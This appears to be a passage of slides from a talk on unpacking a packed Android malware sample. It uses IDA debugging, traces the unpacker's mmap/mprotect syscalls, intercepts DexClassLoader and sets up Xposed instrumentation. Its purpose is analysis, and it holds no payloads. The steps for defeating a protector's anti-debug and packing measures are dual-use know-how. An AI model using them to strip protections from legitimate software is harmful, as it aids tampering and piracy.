linker:B6F7AA8A LDR R1, =(__dl_g_ld_debug_verbosity - 0xB6F7AA90)
linker:B6F7AA8C ADD R1, PC ; __dl_g_ld_debug_verbosity
linker:B6F7AA8E LDR R2, [R1]
linker:B6F7AA90 CMP R2, #1

1468 void soinfo::CallFunction(const char* function_name __unused, linker_function_t function) {
1469     if (function == NULL || reinterpret_cast<uintptr_t>(function) == static_cast<uintptr_t>(-1)) {
1470         return;
1471     }
1472     TRACE("[ Calling %s @ %p for '%s' ]", function_name, function, name);
1473     function();
1474     TRACE("[ Done calling %s @ %p for '%s' ]", function_name, function, name);
1475
1476     // The function may have called dlopen(3) or dlclose(3), so we need to ensure our data structures
1477     // are still writable. This happens with our debug malloc (see http://b/7941716).
1478     protect_data(PROT_READ | PROT_WRITE);
1479 }
1480 }
```

Set the break point at library initializer entry

# Things to Think

- ✓ Is it really necessary to trace the unpacking logic ?
- ✓ How about set the break point at `JNI_OnLoad()` to check the result ?

# Library Tracing

Trapped by Anti-Debug Tricks

General registers | Modules | Module: libsecexe.so

Name	Address
p835FE8AF8152A5DE20E078BC14223262	B05C6928
pEA009FE8F10D994F01101F3AAE496ABE	B05C736C
p5B6E60751234C53CC3D26D4C80D51245	B05C9734
pC398E832391DE97E9FD5B6D53EFC4F58	B05CA758
p87AF52E8F95075E4805FEAA0F7F611E9	B05CB0A4
pCEAA11B1E2B966C6B41EFCF360A35FC3E	B05CB574
<b>JNI_OnLoad</b>	<b>B05CB700</b>
p6543834C664025CDB9CC8865E	B05CB700
p49D44D4F44302DADCCFCECC9	B05CB700
p158870D4FEA35B9898E04995E	B05CB700
p44E666DBF46C3D3E050877DD	B05CB700
p14285A16A9AD09C58C6229A0	B05CB700
pF49A544BE7F9237403EAA4F2C	B05CB700
p48661E70C9925A280F22F90CE	B05CB700
p3B4B1546FCDFBD9F6A62B99AA	B05CB700
pBBF6367E8CC2CB3476228E757	B05CB700
libc_openat_stub	B05CB700
p6681D68CA8B7E8F086ECE19A0	B05CB700
p5C7BA010186DB1B9AB68FFAB4	B05CB700
p10DD7C3951E520CEDC5431E9FD263803	B05D3

Set the break point at JNI\_OnLoad() and resume the process

Copy | Copy all | Quick filter | Modify filters... | Add breakpoint | Delete breakpoint | Enable breakpoint | Disable breakpoint

debug086: B05C1000 ;  
debug086: B05C1000 ; [00026000 BYTES: COLLAPSED SEGMENT debug086...  
debug088: B05E7000 ;  
debug088: B05E7000 ;  
debug088: B05E7000 ;  
debug088: B05E7000 ; Segment type: Pure data  
debug088: B05E7000 AREA debug088, DATA, ALIGN=0  
debug088: B05E7000 ; ORG 0xB05E7000  
debug088: B05E7000 ANDEQ R0, R0, R0  
debug088: B05E7004 ANDEQ R0, R0, R0  
debug088: B05E7008 ANDEQ R0, R0, R0

Warning

B05E7000: got SIGSEGV signal (Segmentation violation) (exc.code b, tid 3463)

OK

☐ Don't display this message again (for this session only)

Not that easy, some anti-debug tricks set in the unpacking logic

# Library Tracing

Code around the Targeted SysCalls

```
A5FD0AE8 ADDS      R2, R2, R5
A5FD0AEA MOVS      R0, R0
A5FD0AEC BL        sub_A5FD0B8C
A5FD0AF0 MOVS      R4, #0
A5FD0AF2 MVNS      R4, R4
A5FD0AF4 MOVS      R3, #0x32
A5FD0AF6 MOVS      R2, #3
A5FD0AF8 LDR        R1, [SP,#0x14+arg_20]
A5FD0AFA LDR        R0, [SP,#0x14+arg_1C]
A5FD0AFC MOVS      R6, R0
A5FD0AFE MOVS      R7, #0xC0
A5FD0B00 SVC        0
A5FD0B02 CMP        R0, R6
A5FD0B04 BEQ        loc_A5FD0B08
```

SysCall #C0 means mmap() which  
may relate to the unpacked data

A5FD0B06 UND #1

```
A5FD0B08
A5FD0B08 loc_A5FD0B08
A5FD0B08 LDR        R5, [SP,#0x14+arg_18]
A5FD0B0A LDR        R1, [SP,#0x14+arg_28]
A5FD0B0C BL        sub_A5FD0B54
A5FD0B10 POP        {R0-R4}
A5FD0B12 BLX        R4
A5FD0B14 POP        {R3}
A5FD0B16 POP        {R0-R5}
A5FD0B18 TST        R3, R3
A5FD0B1A BEQ        loc_A5FD0B1E
```

# Library Tracing

Code around the Targeted SysCalls

The successive code block of the previous snippet

```
B05D0B08
B05D0B08 loc_B05D0B08
B05D0B08 LDR      R5, [SP,#0x14+arg_18]
B05D0B0A LDR      R1, [SP,#0x14+arg_28]
B05D0B0C BL       unk_B05D0B54
B05D0B10 POP      {R0-R4}
B05D0B12 BLX      R4
B05D0B14 POP      {R3}
B05D0B16 POP      {R0-R5}
B05D0B18 TST      R3, R3
B05D0B1A BEQ      loc_B05D0B1E
```

```
B05D0B1C BLX      R4
```

```
B05D0B1E
B05D0B1E loc_B05D0B1E
B05D0B1E LDR      R0, [SP,#-0x1C+arg_1C]
B05D0B20 LDR      R1, [SP,#-0x1C+arg_20]
B05D0B22 ADDS     R1, R1, R0
B05D0B24 BL       sub_B05D0B80
B05D0B28 POP      {R0,R1,R3}
B05D0B2A MOV      LR, R3
B05D0B2C MOVS     R2, #5
B05D0B2E MOVS     R7, #0x7D
B05D0B30 SVC      0
B05D0B32 MOVS     R7, #0x5B
B05D0B34 POP      {R0-R2}
B05D0B36 BLX      R2
B05D0B38 POP      {R0-R7,PC}
B05D0B38 ; End of function sub_B05D0ABC
B05D0B38
```

SVC Call #7D means mprotect()  
which may relate to unpacking logic

Change a memory block with  
PROT\_READ ^ PROT\_EXEC permission  
and jump to it for execution

# Things to Think

- ✓ Is there more efficient approach to catch the unpacked original DEX ?  
Back to DEX level, can we set the break point at `DexClassLoader.<init>()` ?

DexClassLoader

```
DexClassLoader (String dexPath,  
                String optimizedDirectory,  
                String librarySearchPath,  
                ClassLoader parent)
```


The list of jar/apk files containing classes and resources

We can get the original DEX via the intercepted path string



# Unpacking Wrapper Tracing

Original DEX Loader



# Unpacking Wrapper Tracing

Intercept the Original DEX

```
.method public constructor <init>(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Stri
.locals 1
.param p1, "dexPath"    # Ljava/lang/String;
.param p2, "optimizedDirectory"    # Ljava/lang/String;
.param p3, "libraryPath"    # Ljava/lang/String;
.param p4, "cl"    # Ljava/lang/ClassLoader;

.prologue
.line 15
invoke-virtual {p4}, Ljava/lang/ClassLoader;->getParent()Ljava/lang/ClassLoader;

move-result-object v0

invoke-direct {p0, p1, p2, p3, v0}, Ldalvik/system/DexClassLoader;-><init>(Ljava/
```

Variables

- this = "com.bangle.protect.MyClassLoader[null]"
- dexPath = "/data/data/tx.qq898507339.bzy9/.cache/classes.jar"
- optimizedDirectory = "/data/data/tx.qq898507339.bzy9/.cache"
- cl = "dalvik.system.PathClassLoader[DexPathList[[zip file "/data/app/tx.qq898507339.bzy9-1/base.apk"],ne
- libraryPath = "/data/app/tx.qq898507339.bzy9-1/lib/x86"

Pull out the DEX file for further analysis

```
adb pull /data/data/tx.qq898507339.bzy9/.cache/classes.jar
```

# Unpacking Wrapper Tracing

Intercept the Original DEX

classes.jar																
Edit As: Hex Run Script Run Template																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	86	A8	13	E4	DB	12	FE	B7	EF	4B	3E	C0	44	D8	B2	D0
0010h:	23	0F	C6	A1	53	C5	C4	44	0B	B2	CC	A2	8D	3E	6A	10
0020h:	1A	C6	24	A4	5E	F2	09	72	27	18	28	5E	11	5A	4E	5A
0030h:	9B	D9	FC	85	D3	CD	34	CD	67	82	41	5C	7E	E6	CC	74
0040h:	8B	66	46	DC	4A	D8	53	31	9D	61	10	18	12	08	43	60
0050h:	B9	CF	43	37	F4	DA	3B	21	57	12	CC	20	18	DB	E2	5E
0060h:	C5	D1	E4	C4	D0	09	16	2F	03	00	BD	C7	0A	B3	25	94
0070h:	41	4F	E9	E8	54	EC	AC	FE	60	2A	AC	C8	C8	42	49	8D
0080h:	7F	2E	C5	A0	59	89	91	7F	0F	AE	84	7B	E3	B5	8D	99
0090h:	0E	60	24	1B	1F	A8	F2	D8	72	E9	7F	45	E9	84	8D	2D
00A0h:	37	35	73	AB	8D	92	91	8E	95	84	42	2D	3D	12	E5	AB
00B0h:	C4	0E	A6	24	21	BA	37	D2	F9	81	9F	C1	B6	82	CA	1D
00C0h:	4E	EF	8A	6C	32	1E	D6	E8	74	83	47	8D	CE	B1	E4	AF
00D0h:	A2	9B	D5	2C	67	0B	C3	39	AA	D9	2C	AF	F6	4D	BC	F3
00E0h:	10	C9	7C	FD	32	4C	AE	64	32	D4	70	35	3E	8D	5A	95
00F0h:	CE	40	D7	F1	D1	4B	DB	8B	CD	CB	66	4B	64	6D	43	A0

Not a valid DEX file  
and still packed


The protector may implement its own  
class loading procedure to evade analysis

# Things to Think

- ✓ Is it possible for the protector to fully re-implements the class loading procedure ?
- ✓ The procedure crossing Java and native scope is quite complicated
- ✓ Likely, it unpacks in some hooked native functions and passes the legal DEX to the procedure

# Class Loader Tracing

## Deeper Inspection





# Dynamic Binary Instrumentation

- How do we
  - Intercept the timing after `DexFile.loadDex()` finished
  - Scan the process memory for Oat file magic
  - Dump the Oat file from memory
- Here comes the DBI gadget based on Xposed

# Xposed DBI Deployment

Create Virtual Device

1. Apply GenyMotion emulator with API Level 21 for Locker malware





<https://github.com/rovo89/GenyFlash>

2. After device booting up, install GenyFlash for Xposed deployment


# Xposed DBI Deployment

## 1. Drag and drop the package for installation

Install Framework



## 2. Reboot the device for Xposed activation





# DBI Gadget Development

## Android Studio Project Setup

### 1. Link the Xposed library

```
apply plugin: 'com.android.application'

android {
    compileSdkVersion 21
    buildToolsVersion "21.1.2"

    defaultConfig {
        applicationId "org.zsshen.dexfilehunter"
        minSdkVersion 21
        targetSdkVersion 21
        versionCode 1
        versionName "1.0"

        ndk {
            moduleName "EggHunt"
            stl "stlport_static"
            ldLibs "log"
        }
    }

    buildTypes {
        release {
            minifyEnabled false
            proguardFiles getDefaultProguardFile('proguard-android.txt'), 'proguard-rules.pro'
        }
    }

